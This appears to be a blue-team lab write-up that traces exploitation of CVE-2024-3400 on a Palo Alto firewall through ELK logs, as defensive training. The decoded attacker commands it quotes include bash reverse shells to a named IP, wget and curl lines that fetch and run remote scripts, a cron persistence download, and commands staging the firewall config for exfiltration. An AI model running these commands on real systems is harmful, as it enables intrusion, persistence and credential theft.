


Scenario
Palo Alto, a leading firewall vendor, has recently announced a critical vulnerability (CVE-2024-3400) that affects specific versions of its next-generation firewalls. This critical vulnerability enables remote attackers to gain unauthorized access and potentially take full control of affected systems. These firewalls are integral to your organization’s network security, as they manage and monitor both inbound and outbound traffic, safeguarding against unauthorized access and various threats.
As a security analyst, your primary task is to accurately and swiftly determine whether any of the organization’s systems are impacted by this newly disclosed vulnerability.
Analysis Process
For this challenge, we will have access to the ELK platform to investigate a case of attack exploiting the CVE-2024-3400 vulnerability.
Task 1: Identify the IP address of the first threat actor who gained unauthorized access to the environment.
CVE-2024-3400 is a command injection vulnerability in the GlobalProtect feature of PAN-OS, allowing an attacker to remotely execute commands with root privileges on the firewall without logging in (unauthenticated).
According to Palo Alto, to detect intrusion attempts, you can filter the gpsvc.log log file as follows:
grep pattern "failed to unmarshal session(.\+.\/" mp-log gpsvc.log*If the part between session( and ) doesn’t look like a GUID, but instead contains a file path or even a shell command string, it could be related to attempted exploitation CVE-2024-3400. Therefore, we will use the following query to find the exploitation attempts.
message : "*failed to unmarshal session(*"
We see that the attacker injected a base64-encoded payload into the session. After decoding, we get the complete payload as follows:
bash -i >& /dev/tcp/54.162.164.22/1337 0>&1The attacker established a reverse shell to the C2 server with IP 54.162.164.22 and port 1337.
Using DevTools to extract and decrypt the payload, we obtain a series of payloads executed by the attacker, as follows:
bash -i >& /dev/tcp/54.162.164.22/1337 0>&1bash -i >& /dev/tcp/54.162.164.22/13337 0>&1bash -i >& /dev/tcp/54.162.164.22/8080 0>&1
whoami -i >& /dev/tcp/54.162.164.22/1337 0>&1whoami -i >& /dev/tcp/54.162.164.22/13337 0>&1whoami -i >& /dev/tcp/54.162.164.22/8080 0>&1
ls -i >& /dev/tcp/54.162.164.22/1337 0>&1ls -i >& /dev/tcp/54.162.164.22/13337 0>&1ls -i >& /dev/tcp/54.162.164.22/8080 0>&1
wget -qO /var/tmp/BYhkpzVZP http://185.196.9.31:8080/ZvfhsodEot2FHKdyoKI6_w; chmod +x /var/tmp/BYhkpzVZP; /var/tmp/BYhkpzVZP
tar -czf /var/appweb/sslvpndocs/global-protect/portal/js/jquery.wei96iq3vi.js /opt/pancfg/mgmt/saved-configs/running-config.xml
cp /opt/pancfg/mgmt/saved-configs/running-config.xml /var/appweb/sslvpndocs/global-protect/gpvpncfg.css
curl -s -L http://138.197.162.79:65534/0dzFrRzQ.sh|bash -swget -q -O - http://138.197.162.79:65534/0dzFrRzQ.sh|bash -s
nslookup uktmhf.dnslog.cn/`whoami`(curl -s -L  http://138.197.162.79:65534/0dzFrRzQ.sh|| wget -q -O - http://138.197.162.79:65534/0dzFrRzQ.sh)| bash -s
Task 2: Determine the date and time of the initial interaction between the threat actor and the target system. Format: 24h-UTC
To determine the initial interaction time with the attacker, we will query the C2 server’s IP address.

We can see that the earliest recorded interaction from 54.162.164.22 occurred on April 21, 2024, at 18:17:07 UTC. The appearance of tools like curl/7.81.0 and wget suggests that the attacker may be using automated reconnaissance scripts.
Task 3: What is the command the threat actor used to achieve persistence on the machine?
A deeper analysis of logs related to the attacker’s IP address reveals a series of scheduled tasks executed via crond.

The specific command is as follows:
wget -qO- http://54.162.164.22/update | bashIt connects to http://54.162.164.22/update, downloads a shell script named update, and runs that script immediately with root privileges. What’s special about it is that it uses cron to run scripts periodically and achieves a persistence mechanism.
Task 4: What port was the first port used by one of the threat actors for the reverse shell?
From the payloads we decoded in Task 1, we can easily find the answer is port 13337.
Task 5: What was the name of the file one of the threat actors tried to exfiltrate?
Based on the decrypted payloads, we see that the attacker executed the following command:

tar -czf /var/appweb/sslvpndocs/global-protect/portal/js/jquery.wei96iq3vi.js /opt/pancfg/mgmt/saved-configs/running-config.xmlIt compresses the running-config.xml file into a JS file named jquery.wei96iq3vi.js for easier exfiltration. Examining subsequent log entries, an external IP address attempts to access this staged file through a GET request:
Task 6: What was the full URL the Threat actor used to access the exfiltrated content successfully?
By filtering HTTP GET requests originating from the attacker’s IP address 54.162.164.22 and focusing on status code 200, we observe the following:

We see many GET requests to the bootstrap.min.css file, which is very unusual. It’s possible the attacker was exfiltrating data under the guise of accessing common web assets.
54.162.164.22 57960 - 172.31.38.49 20077 [26/Apr/2024:06:46:38 -0700] "GET /global-protect/portal/css/bootstrap.min.css HTTP/1.1" 200 22243 "https://44.217.16.42/global-protect/bootstrap.min.css" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:125.0) Gecko/20100101 Firefox/125.0" 1714139198.187 0.000 - 119This the log includes a critical piece of information, a referrer URL, https://44.217.16.42/global-protect/bootstrap.min.css. This value reveals the URL from which the request originated, suggesting that the public IP address, that the user initially sent the request to, was 44.217.16.42.
Conclusion
CVE-2024-3400 represents a critical and severe vulnerability in Palo Alto Networks’ GlobalProtect feature that allowed unauthenticated remote code execution with root privileges. Through comprehensive log analysis and threat hunting using the ELK platform, we successfully reconstructed the complete attack timeline and identified the threat actor’s operational pattern.
Key Findings:
-
Attack Origin: The threat actor originated from IP address
54.162.164.22, initiating the exploitation on April 21, 2024, at 18:17:07 UTC. -
Attack Progression: The attacker followed a systematic approach—initial reconnaissance, reverse shell establishment through multiple ports (1337, 13337, 8080), privilege escalation, and lateral movement to exfiltrate sensitive configuration files.
-
Data Exfiltration: The attacker successfully exfiltrated the
running-config.xmlfile, which contains critical firewall configuration details and credentials. The sophisticated approach of disguising the exfiltrated data as legitimate web assets (jquery.wei96iq3vi.jsandbootstrap.min.css) demonstrates advanced operational security awareness. -
Persistence Mechanism: The threat actor established persistence through a scheduled cron task that periodically downloads and executes updates from their control infrastructure, enabling long-term access and potential for additional compromise.
Lessons Learned:
- Firewall Vulnerability Management: Critical vulnerabilities in perimeter security devices must be patched immediately, as they provide direct access to sensitive network infrastructure.
- Log Analysis: Comprehensive logging and real-time threat hunting capabilities are essential for early detection and rapid incident response.
- Data Exfiltration Detection: Monitoring for unusual access patterns to common web assets and analyzing HTTP referrer headers can reveal data exfiltration attempts.
- Credential Protection: Configuration files containing credentials or sensitive configuration data must be treated as high-value targets and protected accordingly.
This incident underscores the importance of proactive threat hunting, robust log management, and rapid patching of critical vulnerabilities in your organization’s security infrastructure.